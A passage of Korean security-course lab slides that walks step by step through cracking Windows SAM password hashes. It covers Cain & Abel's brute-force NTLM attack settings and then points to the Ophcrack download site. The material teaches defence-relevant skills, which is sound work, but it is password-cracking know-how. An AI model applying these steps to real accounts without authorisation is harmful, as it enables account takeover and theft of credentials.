
### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - 부팅 시 자동으로 시작되도록 기본 체크를 그대로 유지.




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - 실행 시 윈도우 방화벽이 켜져 있으면 일부 기능이 제대로 작동되지 않는다고 알림




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용: 실행 화면
    - 실행 후 Cracker 탭으로 가서, 마우스 오른쪽 버튼으로 팝업 띄운 후 ‘Add to list’ 클릭




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용: 실행 화면
    - Add NT Hashes from에서 'Include Password History Hashes' 선택




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
  - 시스템에 있는 사용자 목록과 NT Hash 파일이 나옴




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
    - 계정 목록을 모두 선택하거나, 특정 계정을 선택한 후 마우스 오른쪽 메뉴에서 Brute-Force Attack → NTLM Hashes 선택




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
    - Brute-Force Attack, Predefined에 기본 설정인 ‘영문자+숫자’ 선택 후 실행.




### 3 <실습> 계정 및 패스워드

- Security Account Manager (SAM) 파일 크랙
  - Cain & Abel 툴 이용
    - Brute-Force Attack, Predefined에 기본 설정인 ‘숫자’ 선택 후 실행.



### 3 <실습> 계정 및 패스워드


- Security Account Manager (SAM) 파일 크랙
  - Ophcrack 툴 이용: 다운로드. ophcrack.sourceforge.net



The screenshot shows the homepage of the ophcrack.sourceforge.net website. At the top, there's a navigation bar with links for Home, Download, Tables, News, Support, and Development. Below the navigation, there's a section titled "What is ophcrack?" which describes it as a free Windows password cracker based on rainbow tables. It lists features such as running on various platforms, cracking LM and NTLM hashes, and having a graphical user interface. At the bottom, there are two prominent download buttons: "Download ophcrack All platforms" and "Download ophcrack LiveCD No installation".

